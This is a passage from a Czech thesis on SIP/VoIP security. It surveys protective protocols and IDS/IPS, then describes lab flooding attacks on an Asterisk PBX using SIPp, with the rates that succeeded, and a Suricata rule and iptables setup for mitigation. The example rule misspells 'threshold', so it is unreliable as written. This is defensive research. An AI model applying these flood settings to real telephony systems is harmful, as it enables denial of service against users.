Bezpečnostní protokoly aplikační vrstvy obecně poskytují vynikající bezpečnostní vlastnosti. V mnoha případech je použití protokolu TLS nejžádanějším způsobem, jak zabezpečit aplikace typu klient-server. Bohužel požadavky na použití datagramového přenosu znemožňují použití protokolu TLS, tudíž by bylo žádoucí použít variantu protokolu TLS použitelnou pro datagramový přenos. Takovým protokolem je DTLS („Datagram Transport Layer Security“), který je záměrně navržen podobně jako protokol TLS, aby ulehčil tvorbu a maximalizoval opětovné použití kódu a infrastruktury [25].

3.2.5 SIPS

Protokol SIPS („Session Initiation Protocol Secure“) je ochranný mechanismus využívající end-to-end šifrování pro požadované zdroje nebo služby. Protokol SIPS poskytuje zabezpečenou komunikaci mezi koncovými stranami a je považován za ekvivalent HTTPS. Adresní schéma protokolu SIPS má stejnou strukturu jako SIP protokol, jedinou odchylkou v adrese je změna ze „sip:“ na „sips:“.

Protokol SIPS k zabezpečení komunikace mezi koncovými stranami používá protokol TLS [23]. V současné době existuje několik SIP klientů a síťových serverů, které implementují SIP a TLS odděleně.

3.3 Systémy průniku

IDS a IPS mechanismy a systémy jsou nezbytnými nástroji moderních zabezpečených sítí. Síťově založené techniky musí být implementovány v zařízeních, které mají schopnost pozorovat síťový provoz.

Z hlediska SIP protokolu je vstupní bod do SIP sítě optimálním místem pro implementaci systémů IDS a IPS, proto jsou fyzické firewally a brány sítě nejlepším místem pro implementaci. Ostatní zařízení, jako SIP proxy servery, mohou také být použity v systémech IDS a IPS, ale nemusí zachytit všechen síťový provoz [26].

3.3.1 IDS

Systém IDS je schopný detekovat a zaznamenat neobvyklé aktivity. Rozlišují se dva hlavní typy systémů IDS:

- Síťově orientované
- Hostitelsky orientované

Tyto kategorie se vzájemně nevylučují a mohou se vzájemně kombinovat v hybridní systémy. Hostitelsky orientovaný systém IDS pracuje na jednom hostiteli, jeho úkolem je zaznamenávat podezřelé a neoprávněné činnosti a změny systémových souborů a konfigurací. Síťově orientovaný systém IDS zachycuje pakety a provádí na nich kontrolu. Aby bylo možno analyzovat provoz v síti, musí být zachycování paketů prováděno na relevantních částech sítě.

Existují také IDS systémy, které jsou integrovány do TCP/IP zásobníku. Díky této vlastnosti dávají systému šanci zachytit útočné pakety, než se dostanou do důležité části systému nebo aplikace [26].

3.3.2 IPS

Systém IPS má oproti systému IDS schopnost provést okamžitou akci (např. zahození paketu, který byl považován za škodlivý spolu s možností blokovat veškerý další provoz z IP adresy nebo portu, ze kterého byl odeslán).

Techniky detekce a prevence jsou založeny buď na pozorování statistických odchylek, nebo na sledování určitých signatur (znaků), které jsou typické pro dané typy útoků [26]. Detekce statistických odchylek je založena na pozorování standardního chování, které později využije jako referenci. Jakmile jsou zaznamenány vzorce, které se odlišují od standardního chování, IPS systém vyhlásí poplach.

Techniky založené na detekci signatur spoléhají na sadu pravidel definujících útočné metody, tato pravidla se porovnají se sledovanými daty a identifikují podezřelý síťový provoz [26]. Obě techniky mají své klady a zápory.

Technika statistických odchylek může odhalit dříve neznámé metody útoku, ale má vyšší míru falešně pozitivních výsledků. Technika detekce signatur může odhalit pouze známé útoky, ale oproti technice statistických odchylek má mnohem menší míru falešně pozitivních výsledků. Obě techniky se dají používat v reálném čase.

3.4 Další mechanismy

3.4.1 RELOAD

Protokol RELOAD („REsource LOcation And Discovery“) je P2P signalizační protokol pro všeobecné použití na internetu. Dokument RFC 7904 [27] definuje použití protokolu RELOAD v SIP sítích, které umožňuje SIP UA sestavit P2P SIP relaci, bez potřeby permanentních proxy nebo registračních serverů. V takové síti protokol RELOAD vykonává registrační a spojovací služby obvykle spojené s takovými servery. Aplikace v SIP síti zahrnuje dvě základní funkce, kterými jsou registrace a spojování [27].

1. **Registrace:** SIP UA mohou používat funkci ukládání dat, protokolu RELOAD, pro uložení namapované logické URI adresy uživatele na fyzické URI adresy zařízení a k získání fyzických URI adres ostatních UA.

2. **Spojování:** Jakmile SIP UA identifikuje URI adresu zařízení, na které se nachází URI adresa uživatele, kterou chce zavolat, může použít systém směrování zpráv systému RELOAD k sestavení přímého spojení pro výměnu zpráv.

RELOAD definuje bezpečnostní model, založený na certifikátech, který poskytuje jedinečné identity. Průchod skrze NAT je základní služba protokolu RELOAD [28]. Protokol RELOAD také umožňuje přístup klientským uzlům, které nepotřebují směrovat provoz ani ukládat data pro ostatní.

3.4.2 Firewall

Brána firewall je systém, který uživatelům umožňuje chránit počítač před neoprávněným připojením, nebo chránit síť LAN („Lokální síť“) před útoky z vnější sítě. Brána firewall také umožňuje kontrolovat připojení, která byla vytvořena nainstalovanými aplikacemi do vnější sítě nebo internetu. Připojení v obou směrech je možné filtrovat pomocí různých kritérií, např. cílová IP adresa, protokol transportní vrstvy, aplikační protokol.

V kontextu SIP sítě mohou být brány firewall použity k zablokování nechtěných příchozích nebo odchozích hovorů. Brána firewall musí být připojena k serveru, který obsahuje databázi uživatelských účtů. Takovýmto serverem může být registrační server [17].

4 Praktická část

Tato část je zaměřena na popsání realizace útoků na protokol SIP a navržení efektivní obrany pro mitigaci. Předpokladem bylo, že útočník měl přístup do sítě, ve které se nachází ústředna Asterisk, na kterou byly útoky vedeny. Zvolenými útoky byly záplavové útoky, útoky s upravenými zprávami a MITM útoky. Ve všech útocích byl použit protokol SIP verze 2.0. Celé prostředí útoku bylo virtualizováno nástrojem VirtualBox. Počítač, na kterém byly útoky virtualizovány, obsahoval 4 jádrový procesor Intel Core i7 1065G7 Ice Lake frekvence 1,3 GHz a 16 GB operační paměti.

4.1 Záplavové útoky

Prvním zvoleným útokem byl záplavový útok, jeho účelem bylo znemožnění hovoru mezi potencionálními účastníky hovoru. Záplavový útok byl realizován pomocí nástroje SIPp s různými druhy žádostí. Záplavový útok je typ útoku, při kterém útočník zasílá velký počet dotazů, které vyčerpají kapacitu serveru, což vede k odepření služby. Útočník může provést útok s různými metodami protokolu SIP. Tyto metody jsou např. INVITE a REGISTER. Na obrázku 4.1 je vidět průběh takového útoku. Obrázek je překreslen z [29].


4.1.1 Realizace

Pro realizaci útoku byl na straně útočníka použit nástroj SIPp, útok byl veden proti PC s nainstalovanou telefonní ústřednou Asterisk verze 13.21-cert3, na kterém byly registrovány 2 softwarové telefony Zoiper. Pro virtualizaci každého prvku bylo vždy využito 1 virtuální jádro. Oběma telefonům Zoiper bylo přiděleno po 1 GB operační paměti, zbylým prvkům byly přiděleny 2 GB operační paměti. V tabulce 4.1 je zaznamenáno přidělení adres a na obrázku 4.2 je vidět propojení v síti.


Tab. 4.1: Adresování při útoku

Role	Rozhraní	IP adresa
`Útočník`	`eth0`	`192.168.10.6`
`Ústředna`	`eth0`	`192.168.10.4`
`Zoiper1`	`eth0`	`192.168.10.7`
`Zoiper2`	`eth0`	`192.168.10.8`

Nástroj SIPp lze použít k zasílání mnoha zpráv najednou nebo jednotlivě. Zprávy pro nástroj SIPp jsou napsány v jazyce XML. Pro spuštění SIPp je potřeba zadat příkaz




Obr. 4.1: Princip záplavového útoku




Obr. 4.2: Architektura útoku

`sipp ip:port`. Pro použití vlastních zpráv je potřeba v příkazu odkázat pomocí `-sf` na XML soubor se zprávou. Nástroj SIPp také umožňuje pomocí `-m` definovat počet celkově zaslaných zpráv a `-r` definuje rychlost, s jakou se mají zprávy posílat.


Záplavové útoky byly realizovány se žádostmi INVITE, REGISTER, OPTIONS, CANCEL a BYE. Útok se zprávou REGISTER byl nastaven tak, že po odeslání zprávy útočník počkal na odpověď od serveru, která obsahovala hodnotu nonce, potřebnou k autentizaci, na kterou útočník odpověděl statickou odpovědí a nonce hodnotou. Tento postup měl za úkol vyvolat na serveru ověření správnosti odpovědi, čímž útočník vyplýtval další výpočetní zdroje, které mohly být použity k obsloužení legitimních uživatelů [8]. Následující grafy zobrazují vytížení procesoru během jednotlivých záplavových útoků. Útoky byly započaty v 5. sekundě a trvaly do 45. sekundy. Pokusy o hovor proběhly v 8. sekundě. Hodnoty byly vypočteny z informací obsažených v souboru /proc/stat a zaznamenány každou sekundu.




Obr. 4.3: Vytížení procesoru při záplavovém útoku s metodou INVITE




Obr. 4.4: Vytížení procesoru při záplavovém útoku s metodou REGISTER



Obr. 4.5: Vytížení procesoru při záplavovém útoku s metodou OPTIONS




Obr. 4.6: Vytížení procesoru při záplavovém útoku s metodou CANCEL




Obr. 4.7: Vytížení procesoru při záplavovém útoku s metodou BYE

Pouze žádosti INVITE a REGISTER dokázaly znemožnit komunikaci mezi telefony. Žádost INVITE měla nejzávažnější dopad, jelikož ústředna mohla vytvořit omezený počet spojení, pokud jsou tato spojení vyčerpána a další účastník se pokusí

o uskutečnění hovoru, dostane zprávu `403 - Forbidden bearer capability not authorized` a ústředna hovor neumožní. Pro jedno spojení je na ústředně nutné otevřít 2 soubory a ústředna v základním nastavení umožňuje otevřít maximálně 1024 souborů. Na obrázku 4.8 je vidět pokus o navázání hovoru při útoku s metodou INVITE, a na obrázku 4.9 je znázorněn graf počtu otevřených souborů až do návratu na hodnoty před útokem. Hodnoty v grafu byly získány příkazem `ls -l /proc/$(pidof asterisk)/fd | wc -l` a zaznamenány každou sekundu.




Obr. 4.8: Pokus o hovor při záplavovém útoku s metodou INVITE



Obr. 4.9: Počet otevřených souborů při záplavovém útoku s metodou INVITE

V případě žádosti REGISTER dostal účastník zprávu `408 - Request Timeout recovery on timer expiry`, značící příliš dlouhou dobu pro navázání hovoru, tudíž se hovor neuskutečnil. Důvodem neuskutečnění hovoru bylo vysoké vytížení procesoru znázorněné na obrázku 4.4. Na obrázku 4.10 je vidět pokus o navázání hovoru při útoku s metodou REGISTER.



Obr. 4.10: Pokus o hovor při záplavovém útoku s metodou REGISTER

V tabulce 4.2 je vidět, jaké útoky byly úspěšné a jaká byla jejich intenzita. Nástroj SIPp dokázal generovat útoky o maximální intenzitě 30 000 zpráv za sekundu.

Tab. 4.2: Přehled záplavových útoků


Metoda	Zprávy za sekundu	Výsledek útoku
`REGISTER`	20 000	`Úspěch`
`INVITE`	500	`Úspěch`
`CANCEL`	30 000	`Neúspěch`
`OPTIONS`	30 000	`Neúspěch`
`BYE`	30 000	`Neúspěch`

4.1.2 Mitigace záplavových útoků

Obrana byla založena na analýze příchozích SIP zpráv. Každá SIP zpráva obsahovala informace o zdroji a cíli, jejich IP adresy a čísla portů. Obrana byla realizována počítáním zpráv v určitém časovém intervalu pro různé druhy žádostí. Pokud byl z nějaké IP adresy odeslán nezvyklý provoz, mechanismus jej detekoval a zprávy z této IP adresy byly dočasně zahazovány.

Pro částečné zabránění falešně pozitivních případů je možné vytvořit seznam důvěryhodných adres. Mitigace byla realizována pomocí IPS Suricata. IPS Suricata byla nainstalována na hraniční prvek sítě.

V konfiguračním souboru `suricata.yaml` byla aktivována podpora protokolu SIP a přidán soubor s pravidly `local.rules`. Soubor obsahoval 5 pravidel, která měla za úkol zabránit útokům s různými metodami. Na obrázku 4.11 lze vidět umístění IPS a v tabulce 4.3 je zaznamenáno přidělení adres.



Obr. 4.11: umístění IPS Suricata

Tab. 4.3: Adresování při obraně

Role	Rozhraní	IP adresa
Útočník	eth0	10.0.2.8
IPS	enp0s3	10.0.2.11
-	enp0s8	192.168.10.20
Ústředna	eth0	192.168.10.4
Zoiper1	eth0	192.168.10.7
Zoiper2	eth0	192.168.10.8

Ukázka pravidla:

```
drop sip $EXTERNAL_NET any -> $HOME_NET any (msg:"SIP␣INVITE␣
    ↪ flood";content:"INVITE"; flow:stateless; threshhold:
    ↪ type both, track by_src, count 70, seconds 10; sid
    ↪ :10001; rev:1; classtype:bad-unknown;)
```

Pravidlo má za úkol zahodit každý paket protokolu SIP s INVITE metodou, z libovolné IP adresy a portu pocházející z externí sítě, směřující na libovolnou IP adresu a port v domácí síti, který přesáhne počet 70 paketů za 10 sekund.

V rámci mitigace byl všechen provoz, určený k přesměrování, vložen do fronty NFQUEUE, v níž se aplikovala pravidla z IPS. Toto vložení do fronty bylo nastaveno příkazem `iptables -I FORWARD -j NFQUEUE`. Aby se pravidla ze Suricaty uplatnila, bylo potřeba provést další úpravu souboru `suricata.yaml` v sekci nfq.

